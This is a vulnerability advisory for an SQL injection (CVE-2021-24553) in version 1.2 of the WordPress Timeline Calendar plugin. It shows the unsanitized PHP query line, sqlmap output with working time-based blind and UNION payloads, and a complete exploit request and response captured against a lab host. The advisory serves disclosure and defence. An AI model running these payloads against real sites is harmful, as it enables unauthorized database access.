Wp Plugin Timeline Calendar

Plugin Details

Plugin Name: wp-plugin : timeline-calendar
Effected Version : 1.2 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24553
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 1, 2021: Issue Identified and Disclosed to WPScan
- June 3, 2021 : Plugin Closed
- July 20, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure

Technical Details

The edit event takes in `edit` at a GET parameter which is passed to SQL statement without proper sanitization, validation or escaping that leads to SQL injection.


Vulnerable Code: timeline.php#263

```
262:        $eid = $_GET['edit'];
263:        $load = $wpdb->get_row("SELECT day, month, event FROM ".TABLE_NAME." WHERE id = $eid");
```

PoC Screenshot


```
[05:47:38] [INFO] GET parameter 'edit' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'edit' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: edit (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=events&edit=1 AND (SELECT 5023 FROM (SELECT(SLEEP(5)))KpSo)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: page=events&edit=-3528 UNION ALL SELECT NULL,NULL,CONCAT(0x7162707671,0x744252597a4a6346696864695370 5a57654d52667
73596d7a69686c5342704d777970714a767077,0x7178627171)-- -
---
[05:47:38] [INFO] the back-end DBMS is MySQL
[05:47:38] [INFO] fetching banner
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.23-0ubuntu0.20.04.1'
[05:47:39] [INFO] fetching current user
current user: 'bob@localhost'
[05:47:39] [INFO] fetching current database
current database: 'wp'
```



Exploit

```
GET /wp-admin/admin.php?page=events&edit=-4292 UNION ALL SELECT user(),user(),current_user()-- - HTTP/1.1
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=events
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620290323%7CYYnxB94vQX1FKlaA2F7JKfMusMrf928RhhdRmoRmoCk%7Cfc5ac31f
Connection: close
```



Response

```
        <option value="1">January</option><option value="2">February</option><option value="3">March</option><option value="4"
        This event happens: <br /><textarea cols="30" rows="4" name="event" id="event" style="width: 500px; height: 200px;">bo
    <p style="font-style: italic;"><small>You can use HTML codes.</small></p>
        <input type="hidden" id="timeline_edit" name="timeline_edit" />
    <input type="hidden" id="timeline_id" name="timeline_id" value="-4292 UNION ALL SELECT user(),user(),current_user()-- -" /
        <input name="submit" type="submit" value="Edit" class="button-primary" /> <input type="button" name="delete" valu
    </div>
```